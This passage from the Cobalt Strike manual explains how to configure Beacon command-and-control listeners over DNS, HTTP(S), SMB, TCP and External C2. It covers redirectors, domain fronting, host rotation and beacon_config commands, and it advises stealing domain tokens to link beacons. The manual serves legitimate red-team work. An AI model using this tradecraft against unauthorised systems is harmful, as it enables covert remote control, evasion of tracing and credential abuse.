Be aware that DNS Beacon does not check in until there's a task available. Use the **checkin** command to request that the DNS Beacon check in next time it calls home.


## DNS Over HTTP

Use DNS Over HTTPS (DOH) to egress from a target system. Define DOH options for [DNS Beacons](#) using a Malleable C2 profile. You can override DOH when generating payloads as needed.

## DNS Listener Setup

To create a DNS Beacon listener select **Cobalt Strike -> Listeners** on the main menu and press the **Add** button at the bottom of the Listeners tab display.

The New Listener panel displays.



**figure 24 - DNS Beacon Options**

Select **Beacon DNS** as the **Payload** type and give the listener a **Name**. Make sure to give the new listener a memorable name as this name is how you will refer to this listener through Cobalt Strike's commands and workflows.

## Parameters

**DNS Hosts** - Press **[+]** to add one or more domains to beacon to. Your Cobalt Strike team server system must be authoritative for the domains you specify. Create a DNS A record and point it to your Cobalt Strike team server. Use DNS NS records to delegate several domains or sub-domains to your Cobalt Strike team server's A record.

The length of the beacon host list in beacon payload is limited to 255 characters. This includes a randomly assigned URI for each host and delimiters between each item in the list. If the length is exceeded, hosts will be dropped from the end of the list until it fits in the space. There will be messages in the team server log for dropped hosts.

**Host Rotation Strategy** - This value configures the beacons behavior for choosing which host(s) from the list to use for egress. Select one of the following:

**round-robin**: Select to loop through the list of host names in the order they are provided. Each host is used for one connection.

**random**: Select to randomly select a host name from the list each time a connection is attempted.

**failover-xx**: Select to use a working host as long as possible. Use each host in the list until they reach a consecutive failover count (x) or duration time period (m,h,d), then use the next host.

**rotate-xx**: Select to use each host for a period of time. Use each host in the list for the specified duration (m,h,d), then use the next host.

**Max Retry Stategy** - This configures the beacons behavior for exiting after a number of consecutive failed connection attempts to the Team Server. There are several default options to choose from or you can create your own list with the **LISTENER\_MAX\_RETRY\_STRATEGIES** hook. See [LISTENER\\_MAX\\_RETRY\\_STRATEGIES on page 250](#).

**none**: Select to ensure beacon will not exit because of failed connection attempts.

**exit-xxx**: These settings use the syntax of **exit-[max\_attempts]-[increase\_attempts]-[duration][m,h,d]**. The **max\_attempt** value is the number of consecutive failed attempts before beacon will exit. The **increase\_attempts** is the number of consecutive failed attempts before increasing the sleep time. The **duration** value is the number of minutes, hours, or days to set the new sleep time.

The sleep time will not be updated if the current sleep time is greater than the newly specified duration value. The sleep time will be affected by the current jitter value. On any successful connection the failed attempts count will be reset to zero and the sleep time will be reset to the prior value.

**DNS Host (Stager)** - This configures the DNS Beacon's TXT record stager. This stager is only used with Cobalt Strike features that require an explicit stager. Your Cobalt Strike team server system must be authoritative for this domain as well.


**Profile** - Allows a beacon to be configured with a selected Malleable C2 profile variant.

**DNS Port (Bind)** - This field specifies the port your DNS Beacon payload server will bind to. This option is useful if you want to set up port binding redirector such as a redirector that accepts connections on port 53 but routes the connection to your team server on another port.

**DNS Resolver** - Allows a DNS Beacon to egress using a specific DNS resolver, rather than using the default DNS resolver for the target server. Specify the IP Address of the desired resolver. This DNS Resolver is not used by the stager of the DNS Beacon.

**Guardrails** - Beacon Guardrails allows the user to create a way to restrict the targets that the beacon can execute on. Once configured, these values will be the default guardrail for the [Stageless or Windows Stageless Payload Generators](#).

Press the ... button to open the Guardrails Settings:



**figure 25 - Guardrail Settings**

**IP Address:** Enter a specific IP Address or generic wildcard of the right most segments. For example:

- 123.123.123.123
- 123.123.123.\*
- 123.123.\*.\*
- 123.\*.\*.\*

**User Name:** Enter a specific name, or a value that:

- "starts with" supported by "\*" wildcard character on the right side
- "ends with" supported by "\*" wildcard character on the left side  
The guard is case-insensitive.

**Server Name:** Enter a specific computer name, or a value that:

- "starts with" supported by "\*" wildcard character on the right side
- "ends with" supported by "\*" wildcard character on the left side  
The guard is case-insensitive

**Domain:** Enter a specific domain, or a value that:

- "starts with" supported by "\*" wildcard character on the right side
- "ends with" supported by "\*" wildcard character on the left side  
The guard is case-insensitive

## Testing

To test your DNS configuration, open a terminal and type **nslookup jibberish.beacon domain**. If you get an A record reply of 0.0.0.0—then your DNS is correctly setup. If you do not get a reply, then your DNS configuration is not correct and the DNS Beacon will not communicate with you.

## Notes

- Make sure your DNS records reference the primary address on your network interface. Cobalt Strike's DNS server will always send responses from your network interface's primary address. DNS resolvers tend to drop replies when they request information from one server, but receive a reply from another.
- If you are behind a NAT device, make sure that you use your public IP address for the NS record and set your firewall to forward UDP traffic on port 53 to your system. Cobalt Strike includes a DNS server to control Beacon.
- To customize the network traffic indicators for your DNS beacons, see [DNS Beacons on page 160](#) in the Malleable C2 help.


## HTTP Beacon and HTTPS Beacon

The HTTP and HTTPS beacons download tasks with an HTTP GET request. These beacons send data back with an HTTP POST request. This is the default. You have incredible control over the behavior and indicators in this payload via Malleable C2.

## HTTP(S) Listener Setup

To create a HTTP or HTTPS Beacon listener select **Cobalt Strike -> Listeners** on the main menu and press the **Add** button at the bottom of the Listeners tab display.

The New Listener panel displays.



**figure 26 - HTTP Beacon Options**

Select **Beacon HTTP** or **Beacon HTTPS** as the **Payload** type and give the listener a **Name**. Make sure to give the new listener a memorable name as this name is how you will refer to this listener through Cobalt Strike's commands and workflows.

## Parameters

**HTTP(S) Hosts** - Press **[+]** to add one or more hosts for the HTTP Beacon to call home to. Press **[-]** to remove one or more hosts. Press **[X]** to clear the current hosts. If you have multiple hosts, you can still paste a comma-separated list of callback hosts into this dialog.

The length of the beacon host list in beacon payload is limited to 255 characters. This includes a randomly assigned URI for each host and delimiters between each item in the list. If the length is exceeded, hosts will be dropped from the end of the list until it fits in the space. There will be messages in the team server log for dropped hosts.

**NOTE:**

After a beacon is started, you can add/remove/update hosts with the "beacon\_config host ..." console command or [bbeacon\\_config](#) aggressor script function.

**Host Rotation Strategy** - This value configures the beacons behavior for choosing which host(s) from the list to use for egress. Select one of the following:

**round-robin**: Select to loop through the list of host names in the order they are provided. Each host is used for one connection.

To counter hosts that are failing to connect, hosts that fail will be held by the beacon until all other hosts have failed then they will all be released and used again.

**random**: Select to randomly select a host name from the list each time a connection is attempted.

To counter hosts that are failing to connect, hosts that fail will be held by the beacon until all other hosts have failed then they will all be released and used again.

**failover-xx**: Select to use a working host as long as possible. Use each host in the list until they reach a consecutive failover count (x) or duration time period (m,h,d), then use the next host.

**rotate-xx**: Select to use each host for a period of time. Use each host in the list for the specified duration (m,h,d), then use the next host.

**Max Retry Strategy** - This configures the beacons behavior for exiting after a number of consecutive failed connection attempts to the Team Server. There are several default options to choose from or you can create your own list with the **LISTENER\_MAX\_RETRY\_STRATEGIES** hook. See [LISTENER\\_MAX\\_RETRY\\_STRATEGIES on page 250](#).

**none**: Select to ensure beacon will not exit because of failed connection attempts.

**exit-xxx**: These settings use the syntax of **exit-[max\_attempts]-[increase\_attempts]-[duration][m,h,d]**. The **max\_attempt** value is the number of consecutive failed attempts before beacon will exit. The **increase\_attempts** is the number of consecutive failed attempts before increasing the sleep time. The **duration** value is the number of minutes, hours, or days to set the new sleep time.

The sleep time will not be updated if the current sleep time is greater than the newly specified duration value. The sleep time will be affected by the current jitter value. On any successful connection the failed attempts count will be reset to zero and the sleep time will be reset to the prior value.

**HTTP Host (Stager)** - This controls the host of the HTTP Stager for the HTTP Beacon. This value is only used if you pair this payload with an attack that requires an explicit stager.

**Profile** - This is where you select a Malleable C2 profile variant. A variant is a way of specifying multiple profile variations in one file. With variants, each HTTP or HTTPS listener you setup can have different network indicators.

**HTTP Port (C2)** - This field sets the port your HTTP Beacon will phone home to.


**HTTP Port (Bind)** - This field specifies the port your HTTP Beacon payload web server will bind to. These options are useful if you want to setup port bending redirectors (e.g., a redirector that accepts connections on port 80 or 443 but routes the connection to your team server on another port).

**HTTP Host Header** -This value, if specified, is propagated to your HTTP staggers and through your HTTP communication. This option makes it easier to take advantage of domain fronting with Cobalt Strike.

**HTTP Proxy** - Press the ... button to specify an explicit proxy configuration for this payload.

**Guardrails** - Beacon Guardrails allows the user to create a way to restrict the targets that the beacon can execute on. Once configured, these values will be the default guardrail for the [Stageless or Windows Stageless Payload Generators](#).

Press the ... button to open the Guardrails Settings:



**figure 27 - Guardrail Settings**

**IP Address:** Enter a specific IP Address or generic wildcard of the right most segments. For example:

- 123.123.123.123
- 123.123.123.\*
- 123.123.\*.\*
- 123.\*.\*.\*

**User Name:** Enter a specific name, or a value that:

- "starts with" supported by "\*" wildcard character on the right side
  - "ends with" supported by "\*" wildcard character on the left side
- The guard is case-insensitive.

**Server Name:** Enter a specific computer name, or a value that:


- "starts with" supported by "\*" wildcard character on the right side
  - "ends with" supported by "\*" wildcard character on the left side
- The guard is case-insensitive

**Domain:** Enter a specific domain, or a value that:

- "starts with" supported by "\*" wildcard character on the right side
  - "ends with" supported by "\*" wildcard character on the left side
- The guard is case-insensitive

## Manual HTTP Proxy Configuration

The **(Manual) Proxy Settings** dialog offers several options to control the proxy configuration for Beacon's HTTP and HTTPS requests. The default behavior of Beacon is to use the Internet Explorer proxy configuration for the current process/user context.



**figure 28 - Manual Proxy Settings**

The **Type** field configures the type of proxy. The **Host** and **Port** fields tell Beacon where the proxy lives. The **Username** and **Password** fields are optional. These fields specify the credentials Beacon uses to authenticate to the proxy.

Check the **Ignore proxy settings; use direct connection** box to force Beacon to attempt its HTTP and HTTPS requests without going through a proxy.

Press **Set** to update the Beacon dialog with the desired proxy settings. Press **Reset** to set the proxy configuration back to the default behavior.

**NOTE:**

The manual proxy configuration affects the HTTP and HTTPS Beacon payload stages only. It does not propagate to the payload stagers.

## Redirectors

A redirector is a system that sits between your target's network and your team server. Any connections that come to the redirector are forwarded to your team server to process. A redirector is a way to provide multiple hosts for your Beacon payloads to call home to. A

redirector also aids operational security as it makes it harder to trace the true location of your team server.

Cobalt Strike's listener management features support the use of redirectors. Simply specify your redirector hosts when you setup an HTTP or HTTPS Beacon listener. Cobalt Strike does not validate this information. If the host you provide is not affiliated with the current host, Cobalt Strike assumes it's a redirector. One simple way to turn a server into a redirector is to use socat.

Here's the socat syntax to forward all connections on port 80 to the team server at 192.168.12.100 on port 80:

```
socat TCP4-LISTEN:80,fork TCP4:192.168.12.100:80
```

## Beacon Runtime Configuration

In Cobalt Strike 4.10, round robin and random rotation strategies will temporarily stop using hosts that have failed until all listed hosts have failed connections, then all hosts will be re-enabled again. This should help stabilize beacons hosts that cannot connect. Some additional tools have been provided reconfigure beacon settings of a running beacon.

From the beacon console (and with similar aggressor script commands), you can get runtime information about beacon callback host connections that failover and change some of the attributes of a running beacon.

You can configure beacons to return host failover information when a connection can be re-established with "beacon\_config failover\_notification ....".

- To see the current status of the option (disabled by default):

```
beacon_config failover_notification
```

- To enable the option:

```
beacon_config failover_notification true
```

- To disable the option:

```
beacon_config failover_notification false
```

You can view and update beacon configuration attributes with "beacon\_config host ..."

- To get information about the current beacon hosts:

```
beacon_config host info
```

- To add additional hosts to the beacon host list:

- Maximum of 32 hosts allowed. Multiple hosts and uris can be provided in a comma-separated list.

- The uri must be known by the Team Server.

```
beacon_config host add [host] [uri]
```

```
beacon_config host add [host1,host2,host3] [uri1,uri2,uri3]
```

- To change a host and/or the hosts assigned uri:

- Multiple from-hosts and to-hosts, as well as to-uris can be provided in a comma-separated list.

```
beacon_config host update [from-host] [to-host]
```

```
beacon_config host update [from-host] [to-host] [to-uri]
```

```
beacon_config host update [from-host1,from-host2] [to-host1,to-host2] [to-uri1,to-uri2]
```

- To remove a host from the beacon host list:

- Multiple hosts can be provided in a comma-separated list.

```
beacon_config host remove [host]
```

```
beacon_config host remove [host1,host2,host3]
```

- To see the Host Profiles that the beacon has been pre-configured with:

```
beacon_config host profiles
```

**NOTE:**

Host Profiles are only initially configured. They cannot be added/updated/removed in running beacons.

- To hold a host from being used (random and round-robin only):

- Multiple hosts can be provided in a comma-separated list.

```
beacon_config host hold [host]
```

```
beacon_config host hold [host1,host2,host3]
```

- **NOTE:**  
All held hosts are automatically released when all hosts have been held.

- To release a held host (random and round-robin only):

- Multiple hosts can be provided in a comma-separated list.

```
beacon_config host release [host]
```

```
beacon_config host release [host1,host2,host3]
```

- To reset the held status (release) and/or statistics shown with the "info" command for all hosts or a named host:

```
beacon_config host reset  
[all|status|statistics]  
  
beacon_config host reset  
[all|status|statistics] [host]
```

For additional information see the beacon command help for **beacon\_config host**.

See the corresponding aggressor function [bbeacon\\_config](#) for automation of this.

## SMB Beacon

The SMB Beacon uses named pipes to communicate through a parent Beacon. This peer-to-peer communication works with Beacons on the same host. It also works across the network.

Windows encapsulates named pipe communication within the SMB protocol. Hence, the name, SMB Beacon.


## SMB Listener Setup

To create a SMB Beacon listener select **Cobalt Strike -> Listeners** on the main menu and press the **Add** button at the bottom of the Listeners tab display.

The SMB Beacon is compatible with most actions in Cobalt Strike that spawn a payload. The exception to this are the user-driven attacks that require explicit stagers.

Cobalt Strike post-exploitation and lateral movement actions that spawn a payload will attempt to assume control of (link) to the SMB Beacon payload for you. If you run the SMB Beacon manually, you will need to link to it from a parent Beacon.

The New Listener panel displays.



**figure 29 - SMB Beacon**


Select **Beacon SMB** as the **Payload** type and give the listener a **Name**. Make sure to give the new listener a memorable name as this name is how you will refer to this listener through Cobalt Strike's commands and workflows.

## Parameters

**Pipename (C2)** - Set an explicit pipename or accept the default option.

**Guardrails** - Beacon Guardrails allows the user to create a way to restrict the targets that the beacon can execute on. Once configured, these values will be the default guardrail for the [Stageless or Windows Stageless Payload Generators](#).

Press the ... button to open the Guardrails Settings:



**figure 30 - Guardrail Settings**

**IP Address:** Enter a specific IP Address or generic wildcard of the right most segments. For example:

- 123.123.123.123
- 123.123.123.\*
- 123.123.\*.\*
- 123.\*.\*.\*

**User Name:** Enter a specific name, or a value that:

- "starts with" supported by "\*" wildcard character on the right side
- "ends with" supported by "\*" wildcard character on the left side  
The guard is case-insensitive.

**Server Name:** Enter a specific computer name, or a value that:

- "starts with" supported by "\*" wildcard character on the right side
- "ends with" supported by "\*" wildcard character on the left side  
The guard is case-insensitive

**Domain:** Enter a specific domain, or a value that:

- "starts with" supported by "\*" wildcard character on the right side
- "ends with" supported by "\*" wildcard character on the left side  
The guard is case-insensitive

## Linking and Unlinking

From the Beacon console, use **link [host] [pipe]** to link the current Beacon to an SMB Beacon that is waiting for a connection. When the current Beacon checks in, its linked peers will check in too.

To blend in with normal traffic, linked Beacons use Windows named pipes to communicate. This traffic is encapsulated in the SMB protocol. There are a few caveats to this approach:

1. Hosts with an SMB Beacon must accept connections on port 445.
2. You may only link Beacons managed by the same Cobalt Strike instance.

If you get an error 5 (access denied) after you try to link to a Beacon: steal a domain user's token or use **make\_token DOMAIN\user password** to populate your current token with valid credentials for the target. Try to link to the Beacon again.

To destroy a Beacon link use **unlink [ip address] [session PID]** in the parent or child. The *[session PID]* argument is the process ID of the Beacon to unlink. This value is how you specify a specific Beacon to de-link when there are multiple children Beacons.

When you de-link an SMB Beacon, it does not exit and go away. Instead, it goes into a state where it waits for a connection from another Beacon. You may use the link command to resume control of the SMB Beacon from another Beacon in the future.


## TCP Beacon

The TCP Beacon uses a TCP socket to communicate through a parent Beacon. This peer-to-peer communication works with Beacons on the same host and across the network.

## TCP Listener Setup

To create a TCP Beacon listener select **Cobalt Strike -> Listeners** on the main menu and press the **Add** button at the bottom of the Listeners tab display.

The New Listener panel displays.



**figure 31 - TCP Beacon**

Select **Beacon TCP** as the **Payload** type and give the listener a **Name**. Make sure to give the new listener a memorable name as this name is how you will refer to this listener through Cobalt Strike's commands and workflows.

The TCP Beacon configured in this way is a bind payload. A bind payload is one that waits for a connection from its controller (in this case, another Beacon session).


## Parameters

**Port (C2)** - This option controls the port the TCP Beacon will wait for connections on.

**Bind to localhost only** - Check to have the TCP Beacon bind to 127.0.0.1 when it listens for a connection. This is a good option if you use the TCP Beacon for localhost-only actions.

**Guardrails** - Beacon Guardrails allows the user to create a way to restrict the targets that the beacon can execute on. Once configured, these values will be the default guardrail for the [Stageless or Windows Stageless Payload Generators](#).

Press the ... button to open the Guardrails Settings:



**figure 32 - Guardrail Settings**

**IP Address:** Enter a specific IP Address or generic wildcard of the right most segments. For example:

- 123.123.123.123
- 123.123.123.\*
- 123.123.\*.\*
- 123.\*.\*.\*

**User Name:** Enter a specific name, or a value that:

- "starts with" supported by "\*" wildcard character on the right side
- "ends with" supported by "\*" wildcard character on the left side  
The guard is case-insensitive.

**Server Name:** Enter a specific computer name, or a value that:

- "starts with" supported by "\*" wildcard character on the right side
- "ends with" supported by "\*" wildcard character on the left side  
The guard is case-insensitive

**Domain:** Enter a specific domain, or a value that:

- "starts with" supported by "\*" wildcard character on the right side
- "ends with" supported by "\*" wildcard character on the left side  
The guard is case-insensitive

The TCP Beacon is compatible with most actions in Cobalt Strike that spawn a payload. The exception to this are, similar to the SMB Beacon, the user-driven attacks that require explicit staggers.

Cobalt Strike post-exploitation and lateral movement actions that spawn a payload will attempt to assume control of (connect) to the TCP Beacon payload for you. If you run the TCP Beacon manually, you will need to connect to it from a parent Beacon.

## Connecting and Unlinking

From the Beacon console, use **connect [ip address] [port]** to connect the current session to a TCP Beacon that is waiting for a connection. When the current session checks in, its linked peers will check in too.

To destroy a Beacon link use **unlink [ip address] [session PID]** in the parent or child session console. Later, you may reconnect to the TCP Beacon from the same host (or a different host).

## External C2


External C2 is a specification to allow third-party programs to act as a communication layer for Cobalt Strike's Beacon payload. These third-party programs connect to Cobalt Strike to read frames destined for, and write frames with output from payloads controlled in this way. The External C2 server is what these third-party programs use to interface with your Cobalt Strike team server.

## External C2 Listener Setup

To create an External C2 Beacon listener select **Cobalt Strike -> Listeners** on the main menu and press the **Add** button at the bottom of the Listeners tab display.

The New Listener panel displays.

Go to **Cobalt Strike -> Listeners**, press **Add**, and choose *External C2* as your payload.



**figure 33 - External C2**

Select **External C2** as the **Payload** type and give the listener a **Name**. Make sure to give the new listener a memorable name as this name is how you will refer to this listener through Cobalt Strike's commands and workflows.

### Parameters

**Port (Bind)** - Specify the port the External C2 server waits for connections on.

**Bind to localhost only** - Check to make the External C2 server localhost- only.

**NOTE:**

External C2 listeners are not like other Cobalt Strike listeners. You cannot target these with Cobalt Strike's post-exploitation actions. This option is just a convenience to stand up the interface itself.

### Specification

The External C2 interface is described in the [External C2 specification](#).

## Third-party Materials

Here's a list of third-party projects and posts that reference, use, or build on External C2:

- [Custom Command and Control \(C3\)](#) by [F-Secure Labs](#). A framework for rapid prototyping of custom C2 channels.
- [external\\_c2\\_framework](#) by [Jonathan Echavarria](#). A Python Framework for building External C2 clients and servers.
- [ExternalC2 Library](#) by [Ryan Hanson](#). .NET library with Web API, WebSockets, and a direct socket. Includes unit tests and comments.
- [Tasking Office 365 for Cobalt Strike C2](#) by [MWR Labs](#). Discussion and demo of Office 365 C2 for Cobalt Strike.
- [Shared File C2](#) by [Outflank BV](#). POC to [use a file/share for command and control](#).

